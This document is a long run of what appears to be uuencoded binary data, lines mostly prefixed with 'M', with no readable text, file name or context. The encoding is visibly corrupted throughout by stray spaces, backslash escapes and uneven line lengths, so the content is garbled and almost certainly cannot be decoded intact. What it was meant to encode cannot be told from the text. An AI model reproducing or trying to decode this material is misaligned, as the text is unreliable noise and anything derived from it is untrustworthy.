M'0E#%96J\/\$FZSCSI>4A?5](156%W9S0GYQTWAOJ' '\$1/[6X[D],C;[<WF'0  
M(]/B>@FEW+C'WTV<"0(WBHGM9?ZD'Z8/V)(-!DK0\$6;V\_@Q%]\_XDD.^0L^W=

MD) <OTM-' OD=KOD=M/\*F-D\_; 8G; HIWE%R) AL (8T6^7' ( '\\$DJ^W+, C (YF (??CS
M049&2V [1\$&>Z?Q3=^1^\_ [# [?RP, X; !: +\_V+Q, Z&@<H: 0A5&KP] '\\$8K1<P: !5
M': W<IT&O#E=Q^JQ) @X, !00W@ [EX\_Z\\_ /EODC8!K%M, "D/KW: W&^P] '\\$H>R6?
M7MH&%E@ [4ZL+%22) URIT?W<31\1\_JV\_<P#E%J7A=W) ZR [ /LHI: A.> '- "WXP8
M%1 (4XG. 0=4?"3' \_&; T5-VYH#GBM: 1; G9M. ^'\_H\_ . . 92\_; CH<E=T1' MSEGJCCC
M' Y?: =VO^ .VA) J\$^@G. [G; H!W\] CR2] \12' 64" WR@: FK7X\_; NOAOJ<VN4^\*A\$
M2M=. IC#T1\$YT\_ -45, CTP. \$PV [?' 5! :=RONVVD=45O&53RF [WREH7RV [2, E>%
M6/; U^<O9XUVB! IJE- /KF9?7Z%. ^/W=P-3E. ^O7\_92EE9\] NB: (U, F. A] N] V]
M\*) Z? [SBG8\5><YV^V\$5?H, DH^RFC] 4?X"#, 2^, G7O/3\$\) M] '\*<\_ ^XT6I99P
M\*PJ&SBCJ5' FHXB0%I, @0=O\$S%&\* > (BF4\_T\_ -RF1\_BV, Z\$MDLA=-S%085 `6H
MTKD+W. HM&; 30; SI"J+^ `DD: G2Z961&VZF&D/! PL1RSM?GM4) ^J9W! AT [DN%
MUJ; 3BL%8AMQV9&RA `0 [6Q0EC#"9A&. 806"1? \$2Y/95-T [ `5; V; D, 23&K8B6X
MXDR\ /V+#9/3E `FO\_COR` (25B (I%D&\*MS" "7G\$! 28&! H3A\*4# 6UG<FXLHL; C7
MX55' F>HX6 [ &: 5E#! PD\_=37#13\$F, I#SN (C^\_T `OJJ; XG2?=8: 6H%J6I \$ERMH
M1%; G; [ 6PUL\* & `^@NE>\*H [61YI?; %R2<MB5/SHIJ\_) ' FAC/@H% "VJ\L4AH&X7
M49K\$75-, DF=\$=1W5<?) P/; \2A2<+. 5Q `X^' PO@R [N] & ) ] KN [D^>M-+>QK=, /
MD\*H) .1XB8! . / \* , P `?-, !XNE: &7+P' 5DV+HJ (; X] W0T `SZP#L3. \*, \*WY: VW\,
M?5) -" =>EA. VBU8>L ` ` \* [ \_: \*?XE' & . Z^? =G<HP&M! 9=D1C?-X\_] +PF&59P++Y
MJS, +1J' Y\_ \86, WD+F1EJI&9' =^O, D-@HL54S-' 7D4A-I" ^-Q=M=GVL3. T `JE
M\*GG<9+>R9SU\%Z6] <L?' B\*V8^\$-?SER\$' [I7%\_ `HXM/<): % `<X98 [%F' Y! 4
M\$\*R\$^1] . 9; Z! AF/, \ "I%) X. 9F# \_\_XYU\5! 3; \_QZ>=0T\_0@CEERK?03XW/ : N&
M [C#G+PCS9G= [I&Y' I&?QK2?; NK\, [DEXDK\*XO1S [ `4K<D\*#13S; 4@B7YADB]
M: E2E1GD: E6RS5-, "KH [X\FVG [XJ" IR>G; VBX6] \_0G. Y, ; U [8 [S^X9MQ\_ \*\*M1
M\_P&K@] #MWS=, ; =>LU-DKF= . +^X [5: \$G\*C99\LIE=%NB4KO [\$BR' . . +] K86J
MHE45#51T WV' ^; 0D=G" ! [6DI6X' >A%<!CG9) XQ=) DN=/. IB7V; \] ' [ /NQ2T [I
MVGGO=, %: AOGU^H. L597) KB7 [ \*Q [ ] WB: NF^JT5\_ I! G! T [H>B. C<\$HZ^3QV\WV
M@4Q0S ( ] / "O5I72 [Y2#2. W\*P8K%<GXG) J3G `PE9KQ-Z3Z), &?5\*/! =\1T7=<
M? (W' E `; M=?; P^J/V\_V& ` \7\_D13S: UUU\$/WF^?) 9>L=IW<3SDE, >^ ( \_-? "0
MVN6W) \_ED^/B `M8\I@D\_ ^% ' F [X [YW?Z/%@: D-XY^>%WY\ \W3S>7LOZQ<WK! \*]
M- \_JG55>TZHH: KNB^=\_3. J) !QX<X&^OVIO7SJ83-\$: [\$N\$C (L2UOZHI?G>E?0
M0-I ` \$RNG7<VNF<3>\_%GPN5 (+2UAX^YFK! WOS1@T#K! N. #6C1>GO [ . S8MG6QN
M [N3%M1E: 9HK5+\*] FX=#) (; %2 (MZ4BDJ=-VI) C5; XO] UZ `3S+7K [1 (<@89C+
M; 62#BW\$>; 28F-) 9&3UVF] Q%N^ ) ON: ?? [9U6?M. H3] -Z' U# `#52\_\*5Q@] IM\_6
M0 [ ] 3] B@ \FW] \> [ ^L+BZ7N\$# ( `K\_U\_5JO8X=XG\_BGOSC [MMU+T25E: K, 0<>@
MUQ ` \FMEQK^\$ (U"HNYOI-AH/?; IY `KDC\_348R-\_%; \_>46L8Q=. Y (6#T8%4VA)
M>2\W\=S<H] " [Y%Z+! "W?R/+TLON&UZ\_O" [ZB (+ ` \$AZ^ . NRT<AK' U' \_1&0M<H
MZF&?0V\*M1\$0: \*' @N#DW [\$4N (W?58) (G?30! C<\\_CT^M57" \_C4 ("/\*1<2& [S^
M\*\* ) 35#, -X (9?!) U, 78>KQ: 62\2501YT=W?8W@X [I (O\_, UJH/ `CMF5YNG; O>J
MKC. ' T/W] SLI\$3] U^90] >2VJKPU8M976B: M> ) ' FTP5-GR7] ?1>GZZ9: WD\*U, G
ML-+ ' HW>TS: GCFJL<O5 (ZFTQ! HAOQ\^JCUA\_L-<' ON"XA?F3" #^ZQBX?K7JP0
M/"7\$&4Z>YN. T; "XO4Y: 56A; [G2SS6G9Y@4&Z%F, , # ( ) : R] \%K4; \* =XSK8T: R
MA9U77=FG; DC: \_XZF%VT (LR8I7%) T34%9S&J7EG^0CW3O/T0BODT\$V\*%4G5B8
MJ2TMAQ) QI+H&J5L. \*) @ ` ^ (BTW1^' 66R4U8+-8N>O^HR57" [T9=U?' ' NOZVK
M+IB! /3' 0"3/D' \*9W: H07=\2? \$K58 (R0\^"5+8< [DX] 352D; #\*\$DK%WY' M\*P1
MDLF#H] `5X<NDR. \$: B28IE: &6G%MYO92. H7R="PE%9, RE" F-M3" Q5@RLUV, /@
M] 4=I=-3B (!; C] Z</ [^4; TSS. 6^! WM^ [ \*Z8^ESG9Y\_N9L6\*, % [T^68HG^ . ' N'
MV?: 2W (OS#V?OC@\*9\4%S) A; BIYI8JXD! ) G; =B] @#5SMCQ [TO%/V=7TY\$3E) \
MM8A?TZ2TV" ] =7WT\G4N. XSW34U1UJZH; G8BZUIQJNX] . B\_O-MY?! '\*\O: \_IA
M' 3@A\$N?V0 (\*\*7\*I\$] UV) . "PM\$; E4B: 5\*=#22 (OUAD>R>IU929J4R/6?@5&3X
MCDL, P?A4Y\*E\*K%5BH) 44V?R/ [UN] +3XD) N: J<&S' `8Z! >G>Z%O\$@%3\@7W?D
MS/; D0PH5P, D0IQI. WIY2PX\_XN9A5JB& ) (: 100Z `&^OSX (Q74/Z2 ` , W#EZG^1
M0@4M%=1\A/G:) E6\_F] ! ` %5219@WDJ) ) ^4I3YC74&JJ3\KA\*LR. E%@YNB/467
M\*IJ+5"B^AJ [XB `I\ACI51%E45E-9166R%H\*\*?B1EB\\*6%B4Y! 3D, N9M1" =, 6
M\*Y! 4B\_NAQ' 6. CS-+M4 `0U3! W' 7/W `U5\ -W-C61U2R1\HM:) 4SQIM8K\_ ; 2@! 5
MLT [7Q5ZE-@T-; # -P, H-\*FE\_1\$DY4R5EDE84! #7804. ) 5/-KKZ? \; L, , 5\*EZ
MTLD\2J (BF\QG2\UE) %3U0PF, XR@X! 49-) HJZ: NIB\_G) ) %77] 4 `Z7S&&\_ %R+\*
M4F5^1F7, 8ZQ244W^NWDL\$U) ) >Z+<E"WNIQ@] Q\$V7 (A%0\$H" =%O@+Q\ ) (2FZ
M, RPIH7D\_E\*Q^K] 7. 6% `3BBY7, WJZ^TO^V\* &5LSGYX<P, QNY [!] =^C\$@) Y> `C
MA%K: Q) 44MW) 24?<TW6\*-S\_P=NM] ; \_ . YW [KVB (%VQ?GQ\1YE: , &T\$"7) %H%7
M%. QY [ <O] 3D%6] ' \*+&0\T4APU&U^H+! : 7V; + (>^WU-8J46W?) . JTA-ULU/Q
ME/5%QM [IM# `\*GUY?=?\*9' ?/\_/26Z! 4&WLB8Q#C19 `9@, . ) %V, ' 3GD71 [P\_?/
M+ [MG<UQ: &+69 [37UO?P' ] [OZ] 2<+DXF#VYM7L14] 2' KB9ML5T#4" T9+\*2F (8
MC\_BV8>%] AZI [ /L7, >HS\$4 [M7] 0BD2NM+? ] . 2JA? `HL: \* [CY31; "RV [^UJ+4B
MA) ( ] "19: --FTD8" `LIE@ (0. HA/Z) 8@Q4MK="!D8) =>^C) X. 715+Z9U\_<2WEZ
M?GSZXT; +\_7@14J; !: -E@5-9@Q/T\* \_+ ` [PP>D^Y^W#YRB2">QL, ?MU4>U\_ ; "
M3\* . %Z9\*-GZSMHAJU@G. SHF\_\_<PZ\_Y7! 76R=UO! ADWP) 5D [1Q' "0G@JE: FFMJ
MZ, Q: <\$\&2O%I&\7#C1E: RKT9JWA<0) SO2, OG4GSD] HJNS [N=88L3 [O (BB18%
M6M2%1 `>RW5F5-\*M; %] &=2) E^?9QQST] \ : <CTE+ FJO [3I5C\_] LMG3 [ +C%L9HL
MY5 (9^"S13QL; VEAW-LH4\$C [VQ. \CQW-<6: 9' ZM/B; N/5?\_9 ["#Z#; ) ] N [OL'
M@<6#3U&<7#] @AUH>9K2\A>6+## (>\6>=O EZ?+) 1+; /, %6Q. ] R%\_ -C3G?A [ /K

M] ?7\%.P2>!3%#%O&\_707\Y\_C@HW2=>4G\=Z:E! '\ "' &\_&'1<X!!6\;J\*GO^\
MP+[3U?+XR%4! I99];N85A^-; %W\$/JZR:4 (G' <0T%=D9=22>?)>BXOI3?3 [%ES
M5' 1RA5U.4KKJ%58%95W+!EG) [, 75ZN(\CJ)PN)LZ0A;Z2' \* <<6\C5OJB\_.5J
M\_C8Z=C[' \*F!) ] .\Z6N/#IB'44YG%+=] '=>W"?S:M^&5I=' 3JE#I:YVE=.6G=
MJ4P]T;JN)TUM>[;=]\*6'HCN-OY)Q\Y1\FE/3' &DJ!J>9K]%%:--UCT`VIB=S
M!GJZ]' \$@4%7&F765\_&;,2U! !N\_\*HM1+QB72X'A (" \*VLR\_P:2,5YPU53JR")
MU"!C^[\*6!>.N1\L?5 [ ]OGQ36&\*P+=WV,W6"5U\P (; (H4&&#W\;UL6U6@,V"9
M'EN7>)X+.3J<'P:RJ4P&C\ \$GSS"\*+-?H8"93A9),-D (:0L(8LB9E\*GI-2)/:
MV:' HM87AW%3TB!Q' KRV-VQ^ (7EL9+!R,7EL;L#D8O9:/YV:SR>AQN4I7#RN7
MA@^LA0D97R@P#N#^ZA>GAXYC?\*^ (DQBNT) IE06O2<E\$\$\$J3 (+0SZ\*BJL-UTQ%
MD<@TBEIFSBQF\$U\$ \$L3"8FXPBR\*4!\_6040:X, &" :C.%Q7Q./=! \ \$L:I/53!S]
MG@MI2M>@Q=DZ\*LG!DOARVDYT3D/71\$Q%V9ECG3L495<:SD] %F<AQE%UEW.%`
ME%UML.9@E%U+8#D [&.6R,\*#[?I09XJH>1K@L38X?1?A@>/O8\KZ5V&?.\1,F
M'J\*F/&Y-\E10R]JL;0X%M6R) \$\_) \$4 (D<! ]47QNT.!-67!O,' @^HK'X:#0?6U
M'9N#0>T#.JJROE\_U.4L#.EU7^T#&4:] \*3<EI\$#FB%>D9S) JDJ0!6I5GG#P50
M+" \N3'60R' \$'J]JXFP,!K%K'PNQ@ '\$-A0' <P@\*\$TH)\ \* (\*^M0?S";!B\_4)D (
M=G\_(, @P?RS4T=A\$- (-S\$2'>H.@19\$W\*5.R"N:N> [/V'6AANLO=#Y#AV=6G<
M^=Z/PBJ#3?=>^0\*X-. -W[ ';'DEL)GL\_?'Z)AV\$A&'PFL)DN.\$53J/HD:#!B3UF
ME?IFR\$> (> (32QY@U25, !;"JS [F#' IZD--]GQ (7 (<P, ; \V! [J^+2%P0YW?-K2
M@ (< [/FUEP,F.#R]\_TMI7#@/8UB:C[\_#DMABF! (U. [#ZKU#UR'\ 'R]JLI?8Q9
MDY0+ (-CA,\_PUV:<!M33<9) ^&R#2'6E89=[Y/H [#:8--] &I!; 'HOI/@W(A0' S
M?9K5YM]?XQK?FWO]6K#NT'MA1 (FG)+V; ; \C)6.;E:K1B\_YD\*WF1%\$\$@36\$T!
MUZ3G]D:"U)C) [: '8NAEQKIB\*+9& (+8IO[K3, &7<YBNVOS]L=>;WAJMRNR"4#
M@ (0?NM%\<NNE@5FGIZ [FE8' 2]B5@ \$L4AE+9' 7IN.ERKDG%J:L\KBD%-+9 [AR
MRJES\$CIU:>N.N#CFU# (:KQTY=;3:\_\*ZXQ7#NN,"L]5QD '\R/4%^,J<\_SX)/?Z
M49'.D&GDG;,C8K< [17I#5BF2M\G (TF8B@R'K%-DTW&=[M?F\*9:3 '- (9.' HL+
M.J)\ [L=X [CR5' : :JLK (' KHI42., 'C4GE#) @^KR)T1IVW@78IW'Y3N/+&CA:\$
M<.9P\*H-YRML-96XPA9,J+E\*! '\\_K:] +R4V32N&C/F8-L09L2%R; :!2\*:QG&-M
M1\%CI;L"G (D:-A3@4?MC) LIM/,KCC2?3:"C'X-%",) YZG.NP+, ?5%&< [2GL^
MJ2JT [2!E;>ZIBV\$5P!&TM]TN+;V [L\$,ZXR'DE0\$I,+QT\$=E45\ -TJLTUV;L:
MF54YD9H^=F6C9\$^&FR@F61 [&7 (.!13;7ZL8L/9AKS8RXYCNYUJ2YAA235?=?=
M\_L)G13B3-4@V.\$0OUM59\*C?T;>.-. [V'ESY-1:B7@O@2LD!1-\*GT85.E9/JN
MF:ZG36.6' /1=.R.NG?0=D?'=K^+20F?L)=EKNDM>2PG2& [+JD:R1\5!QQ07#
M]=?)L1\*^3U\X;6- (/&\*RG0QUZ\*ZWT\\_PF/B+EPA8;?NPN7DZVSYLOT\$R,, [0
M)6U (\*EI\_N [+FP5X='YLW'8/ (F)D\*0T& [#LUL0+A3'@)J [OP; (]9\*P);,84Z `
MU)A5AW+"%S/BBLF< (Y<?F\2=PM<\$I@6B1 [!A]?=BG6&W:4&)+W!!', &B=
M0L., <A-L8]B6,41RJ-0T.;V; \$9ST9) \$@%\$PX [6 'VB"0F94]J&K+MT9PS+?M=
MNYE\*8LY2%#H=#+5/= .9U) (IYPQC, <YI%XPJ5>BA/)S+#A\*G [F:7@VNB=\,
MNY]\UIJ4=7RC.Y, \ (Y,86'81\*?C/F)4AB1\TYU%J)6+^1JJPBE! : \* <\_ /0)JC?<
MY\*=/ (ED1NK?) \D&ZL3\*=%2^74X3YWWK<1=]0 [I [\_OMK\$5\_WF+F%IC\*4EBU4,
M?>S+#2Z> (\$-R\_200)>Y"Y8IAJ+SEO-^ [Q7TO2"Q4S\>>NTH#B7B22^ [6' =+7
M+,Z]ZT'R9DUU\*"0^&\*Z>@F1PW?] \D0IC<EH,^)X&IZ.\*YT?NJ\R]U5 [ [LN,
M+\_)=ZJN\*KO1T5<I+!\$P\*'5G46HG8FII S:^7-RH-NK8+AON/6:M\*M56,RQFY=
MOIQLY7KE#AEF1 (9BWL\_?;RY4YPS7)GB^GL3%><-5PW [X+!3QP:\*#D0G\_?QD
M-RPN#I<ZA;YW=\ " [D\$]3) (@CZPK/<:LS (0IT1I IKOG'0\$)>"I'B,JJ<A\*Z)
M\$ (.S?8':7#N] ^@-43]STZ@ \BF1AQY/PBVK3<W#U:'8 (A\_./O%- '0F%L#LGS1
M1^W'S8S@ \3H0A+SSR%S1CNCQ8A#<\$ (.)EVA^W:RQ)!0X;QS5,\$D@/T (OOIS>
MO.S'2K9@;/5XC!9G6?>?HC%XF\ (;OG3CO4+'N[^Z\_"MGP\_QKS0LM&B'B]Y\*.
MA9H\_L<NNTD'BGFIQD\$H<'>FZ\*7\*-C:M-VL.-C9M,-QD8T/D,\*>ZL.+ (H4T
M)JR=2^ \, #] .\*ZD#L<"\_5!PQR%]=N8KNN;B\*6Y-)H<SCC+3"F4YTHP:5V5%
M>9.;G01+' :.7U0 (<C&TT (P9)8X [&.'.S8DS>\$0N' "O)7D;)4KG?\_F,D94YDR
M-6R`]SYM)3/JRF[^T!GU [%<MRM@!B?ES" '\.%<+%02IP0%^;GI=VE/,@F<\.
MSI57;D;<] %PYD;D7+"C.9)33+UC002&K\_ 'M6<<%P=?X%J [C<&.UW7 [!5.2.Z
MS\$QNQ5JP?N3\$E#.\\*.) +>\*Y\_X (,R&.X [N [UEL7>Y%3#\_,6\ \M/CR^;7 [>XW
MA0>#UZ/<1;HKKC<.TA7^'WQ [Z\WFII^1J@O1C.]N/%%<<YP98KSPU<= (- [ `
M50IN9I.O (H"#L26/QP,1E\_%RP1="&X.V\*=3;A/SC@PPJOVS\_ZKU7V:,FL)\_
M%6?W-\_%6OLN;W6\_K1W+@HC,U.EZS=7^#H [&4;#Y)9\EYD\_GEC5@ [YO' &4Z4\
MM>O\N/I;FD9^F; ;K><EYTC/7 [-)O2.VPQ:F"J<% 'I '%;KK-/&@^9\$0^K [#<9
M;J) \$, ]5D86M2) [IU5;"HA,FO3\*'ZPTU^92)RJCD\*WF14AYNC\$ 'Q99WIV#]O=
M^>9/A38&'7UP2ELNGG&SUTS5]O3#677B8B,@.XPV)@7-#,?M+ [)M0]VM=, [F
MI)%]M^6'H\*F'F5 ([LZ!DII'KB"8D,\$=B5UNEOAGR\$2\*.IO0Q9DU2;E (8I&#6
MU8>RHVX,-WEH,)%3V=%8+>GF<'8TSI#EH9=5XPU7'7I9-<%P]>!EE<^"IC&&
M-MO7/WY]1IR':6=\$MT7V,XR<O+=]V<3#] [0#XX=9TCH3@2Q)6)@D (U@ [#B^R
M5":IY"\*"\*=\*68\B:E-Q' \4C!+#N8 (6UCN,D, (9 (9<O\$0OW\EKZ@PHRN#S<JW
M2!&@?)EN\_MQ#.T.71#--!'ZU>;CY1J@W:+7\_\$0%0R0\$"@P'K\_5EB`.4C [HLA
MD1&CP#@<M (4\*\$-CHMM!D-U4E'G"5NQ6J]0W0SY"Q&.4/L:L2<HU!6'W9Q:3
MXW]00>\$FQ\_] \$3@>Z" :E\_GZ@B\;0 [7<" [6:\$NN)@H)TS8#D9:" (1:)2?BD=7
MS [>I=6ZOLL<GU;XL\L#/AGG@O&G<<"5A81H,16F (8^)<99) \*+B+\$FQ0]@JQ)
M\$8.:7'ZXQBQK#^5'.2.NG!R [\$]F\#J (Y6NQ,P&C@0N2' S?.&: 'LVK-X7Y4U4
ME9WW.;YYD.Z>;-\_MCL5=[&Z5,1AC [JVPIZ,QZ.!]P ('!0+8W!\_G,\*^&DJYP\*

M=08MQZ/RD^N' FQ3L#5SE!^3 [LH/!QP, :9EC'\.' Q\_L [6CI;#E/6-"4+3-6) D
MXN; %:G+&\$8+\*?Y.50) SXC, HF@&O2<\L1 (</<6AULSBION, GFC\$BF<NKB\*AC\_
M>#) 3@T=H8)#!=" :#EPH., Z) #=#KKIX6 [<J@9G//DM;OO#FC', <\_#&W [5,N?\$,
M"S5848I\*' \XEXDL4K\*G%' 7VLQKAO (A3 'T9LW!UJB>\$5=/MD9\$ [E\_+P', =0', F
M9=PD73QM' O; 'WL'9Z10\*Q [J, J0S" &T; P\*Q: ?PQN#MP: 5SH9D1V61&.&>/?VQT
M4 [HQ.&/ (S\*UPK1WHWI#5H&7B6CLB@R' K?+.D1KPHOC%\ .VZ7Y!; IW?/CW\K2
M<; 3VF&UF: 5W7 '=AG<, 8P6F\*' UKU#8ZKD15F\L53C.9B5#F<4&PQ; #Z=@@.6]
M\$ \0WAF\_' <R\1#%S-#K#\5:0X; Y^B' A\_W) R?:O?X%.) W) P&' "/+F:G!) XA\*?X
M0\*6^&? (1 (LZA) #F35+NNRY (P:R; '% "VAAN>D!!) \*^H\_G, ; [VE\_M+%9S>EH
M^6LTZ (0' GM'5>] C<=>P>%JD\_+H4) %>7 'IR-&.C8OEB>@TKOP7\$8"<71Q, 0E<
MDYX; N (\$4S. \*#?BX: PWW' ST4ZM->G 'L&9D) W0R7A3B; +; C<S] \*=H1G4Y: I^N^
M] F1 [0^> [= [&UD `] 2B@Z&SO3IEB] ZU/WF3N&-P4?] .L; Q\OGQK [\_WDB, , DZ. T
MYR\+) `9LJE! 6IH8L3^LLM] DN (D2?U%-K8F-; >0' R1OEE: 'DJ (, AIO\ (\$<D
MDT) ] J\6-"1A\_A. -J5H+] C&! ?# (9W=-EJ) \_IY+PCM, 'C>F1#44' +E8D! 2&@+/
MNBE] SC\$00: R8OLRBUB3FIF-! "F; EP5KI&\--UDHBLP&HS\*=5\=T '5, [ 'XXF4
MY0. \_R' O9&S! 3&Y<O<KM! <D\$3</; 'Z!\_#P [752! Q [+@\_] PF? I5SQO/K] ^ [<XJ
MS\_FQ: DQL. ^K%I, Q [O@KFE+1/G4 [HKO3\*, .9: !W; #9 'NE"? ) (-C+FJOR `R (2+
M/5^\*?Y, 30%P@SD\_@UB1/5?M0F [G-H: P++7' UY-9D (O= [TFB) .E)=F) #A#F6B
M8ZU1<&G@B1O.+GF] F= [MO^O0=) YVK.G&N\*\#9RKI8O=1Y.K: %& (37<^1QBP1
M1 (7B&I68\$) , P-3-: U (P0: Q\*FFH7&?-: X0P%J2L--; IXC, MT+--] I: 67\ (; \;
MR) "U (90, 6\_K^)>4W!; 8\$MK, #&X ( ' \*R: V4.7; LD! IC2T' [ ^<N24GQ; /^)\_ WI
MMC (A (5OC%W)) (!YN [OM+<#1SFF' FM+6) 0N9D6) E"4Z (U5; @9\$YF2E\ \*3S9E4
M [0' HFHA<) 8<4^KV9WIH) : FFXZ>PB\$MD%\_MX<) 58F9I1D%#/BJ8UGG&Y<) Q=7
MP\*13J\UP"60# [9Q"P@C\$# 'S; &) R=2/1Z' "2K [38: ; \*/\$CU61A: U) SW7.02K/4
M' XI) 41DN' (X) [] !.EPYAQ\*KDV@0UHZ@ (7%\$M46YV<, D= ( (6!F5<!-9\_5>1]=
M&MIGYUOC-28WVX>+<KM2KLJX0KZ+?K&.TV": \$7Z8\$: XV?M1: XO=2@84: W3@8
M4&E&2H (<N\_LJ<4! ?LS@W^ \6K): P\6! /+TG"3-9' () .KQ, ^; -\; E\$3. # "JA,
M5, B-@' 5H^>' Q\7>U?+\_+%4H: DX' IWY2) CAQ) 4V] Y>@N?K@: , Q! 3\$M&, , K<I\_
MN@\* [HWE^<JX75&^XZ; E> (MF] N=] N' G37! HG! Q `R^71\$N\ P\Z5E>. QCB&WZ\_ (
M (DM.MU\_^ [N#5C/! J\_ 'VKZ]; NP9W! AU^R"-^SO\_\*&KXC7&D7\ \ ' &J8"QU; O^3
M=/^>-O+] ?F] FJIBY82) 5C<E! (@T9F4Q9J9HLL1-/\6] R `HAC4E7M! &Y-<FY\_
M%\$289\ /! Q`K><.) 163: +3M [O=] MG^Y) "R: ESG?. !OC&\) GO"2>B=LA1S\A1
M# [XIT") U\$U94O2B3, Z; A1P7: E>/RQC58+DWC\F\$!V, ; +I3D' 2VQCV/: Z70F
MNVEF1#; %8' Z: , ] E\$.D.6^26 `BO.&JX; ST>Q\_@AH, 5^>FH3G\_# \$1CV' 8T\_YS6
M!V\$; 5+1F6-%>V)=!S [ @G: YKI+. ZQ: XZE; R9\$\$.HN (PZ) Z%K (G) ? [D `RUTXO
M&@<U&&YZCHK (=+#\*TL; XV^P' ' \! : SLC+7\54+5.D, ^1H<PIS! U1ON"K [E: Y [
M (ZPVMZ) 2N; BEM-CK [ ( ( [F! PL0ASP, ; Y9F3OPQ; RA\#<9=L+\$/] 23A: U) G=A?
MUW ( : 7OZ: 7 (4 (JC/<Y" I\$ (AE3Z' M [?\_ /P^V: G-&) 2JLQ\] &X?' `P\6 (K (3VV8
MVU! P8^#18D2XN7M) #D/GAZ%SY@^' ZDF^7.B4-@A= [ ' %3. " &9T, 5. -\_5D86M2
M<] 41) &^F3E9' 4 (/A) JLCD=. A<XU) &5?\* \_JK-#9) 0>4IS9CFJH6S=9; WXYOX+
M\F, 92\3 `Q72^ \J (% [\5M8NWT@KQHC6PXB6SHS `) / . `CQ' -R=10Q9X^A;\_)
ML!, F4: ">+&Q- : FX0 `E (P4R?GH\$%M#-<>CF@Y6029#. %: ; \_' QV6] PL; , YF+<K
MW&SH8. ], "AR\ST; \_9B2JWS" \_KZ+?C) F) HG=] F46M29RJ+CZ8F0>=ZQO#?<>Y
M\_01\_-&?^&^FNXY2F6.' <\_P\$ [Q3H##CF#O?! @ (4#! '%YPG.S\_.O-\ [>MU!>"
M@X%' G] S8L\_CZ+' N3=<BB\2V' \: W, (1P: [/ \$QP#F9&KLP8X0E=AEVPL17U) . %
MK4F=JD#! W#D] + '#5\$S<] + "R7RI) BY023\$: =JSRXC6#0' 71AZ-S0F! 0X=Y^
MOLU (5) ] Q, RJN8QHS\$T7/AC: +6I, X57EJ<VQ] T+&U-] RD8XFD8] 6<V^?MTTYI
MP: 2, 7?M69I8?XCX1L5\_AC<&SR [ ?N! NAD7-7I/GF\\_-<\*"2V' ) /) 7D: TVW=6R
MYB#N. @: ' &\: W\*4T: OD?EN! GF: ?F, =AS24-&; 25\$ \$! X+] (? " : F\*DN8E/; (S2'
M8M^TQ+63WZB (' .Y5-97+!) [<"T&%B703.T: -\] WSX [<] WM) X1Q^P\#J<YJR,
M, V3ZDKBS2NY@7: XCKO [ \_\$/=/LNM^?YI?SJ\_69W\$X@EZ, NYB+> \$ [F\$0DFX%MZ\*
M9RSFU1 `7IXOB1"Z' \R2L+A<N<M9; K [\ =+8XDZ] L1XU<&Z%Z=U&O! '\J] 5J4
MD [ /5AU/>Z2SEK9BU.EO\ \QVN\_, !ESMU/WE#J1-X>&Z1B/308Y1/?N\_/WB\_7Q
MZ7RUNG@; ; ^I42-%!, " ; ' ' TF; \* [C^?GU^>G%\_.3\XE?E\<I3D2<D/, =' \_WJR
M^>-?CI^>\_G7 [<' O\_>K?YUT?) E] ?=X\_\+4N\ V= [= " ^GT, EYR?+K\$! 8' 5/\2N
M^\_ , DG^ [WDB\#^9T^\_FH! [L. [3MTI>B0HEV\$' TNPUHO (A#LOP%1W3 (TRZ: 0K
M! J^1%4=OC5@ [A7 `M\_BV4NW `9] H' J\_N%\*Y?; DKA) NM7O\$2] 5! F6LR-V-F1Q\_ %
M^XJ5KU67SI3/%703MN: 0HW>0<\I1DL.# (\_7.P^N4I9 `EIHLO4<65U<75XF:
M1GE: !EO/K7Y^?GRF' JE<E\_/U\8>. I=3T\*! U92K# \$K8HWLCH-6LZOS\_1\*\*&7R
MRE21J3] ?F4#S^<#&LE; >AKQINNQ9NKJ^O+RX6@ \\$>\$T8SX3Q7<+H2HX] "5<2
MM: N3A+=47D\_>"KRRXNOQ^0Y<: #<^KN3^'; D5\$! !YMHV4?/IU>5X\$: : 3T [] (=
M%?C [; ' Z, 9D. Y5), ^IEZR) TFGK1 '\*&Q&I19\_>72U6ZZNEOWAKI; R: Q\_5%' Y; 2
M&) X^: 1DOCI9BM8SW& (L-E" /&M&J\$0V, 6 `MUOEY?=494W=>^K\_%B, MRF) ]>7
MO `E^NK\_5HM"? , \_#R] \OON. `+SV; M\_I] G\_]; !G (RP\_\_ZK; \5L' 5"%] KV841S
MLP8TJ5EZ&3D) 3N\_?, BMWL%+SLT (C. J `YI: %6\*4BN.KJ2V\_@\_\*@29B@OX\$-CY
MN\7\ZBI>YW\_-^%: \RA (+; '<7\*] Z??HXG\*Z `PN5=Q7XZJ"FI-2W- (FI% (/45
M^NG/ [ ?-&T9] X `ZV0<&<H! CE [ !MV\Q95I@M#50<7>/9Y [ @G: `T8' M0-?U^<\_R
M (CKOU `4WH>Z) !S, #U3G: (6!4.9"G6N%WR-W7RM9' U593: JW] `2RPK<CHI415
M7\*OBH6NU75\*) S83>7^1 [Y (W, U `#5K1&\*PIIE#\*R@H0=&. !SJ\$' 6O?L4&W>H
MQAJ?C92@59.KLOXA?R\+N64+? [ @CAW\_] 48E\_FR, ' !. +9Q+\_HY@ ( `>\_@V\_J (1

M16R.5\*M:I`U?S7B\ [9I&M<EC\B%-3+QR.U] ZB7>C27M) 1I+, %=L2\_EM5^AH
M3X5<2-O3#\_\2Q6I64+-JNMH/PK9OYU385!\P%K5<M4B5-S-5W@QT?I#;YY=+
MU=E@KM' \_0-50;5N] 9!`SOFA/J9^2J=] IMZF@?K89\$F2YQ4OU=Y,W+U\_DQ3^P
MX! 6:XR#EU?G8+JS8-/\`62+70RKV6LW89H5:"YC\_+;PKJ', SB9J;%' V1\_XG+;
ME\, R: ?Y\_BE-0L109T"KZ5Q' !PHJ23Q\?OEIA2;GRK, ] 66FDI [H84Z6D##\$^I
M/ROU9SGTIWH2\PS- [ <GVV\O>\_ ;?%WDG7X\_5YHZ6\UO;V\\_ " =P-L1XR0; "YGS
MK\_/GYYN\_Q>; 7V\@`>Y#YSOF?GK^W. !%TAS\$DVV^> ( [N, ^7Z:R?\_00"-?NP=]
MLV>^/EZCC\<\$E^<! [G ( `;#6OVX) ` ;8;VW=\$Z) /9\_DSN>\_L": #A0&M@! #-R0W
M2 `Z?H=1G<' R9ID2O1+0\0. \$!TR9>-\* ) -@Z:VEBK"OYO\_!Y<; BYI65#; #2XCO
M>0EQ7 [ , ^\*T3X<] <=9RXISEPUG+T" .7.9\8]=29R] %OCI] >%W%. +US\ ( [:4A0
MBI<S2V] B54!9, 9LQ1B6I>&) D/TNV78F<' F<@=52=&\$! /5\*6 (=2R%, UA:L13^
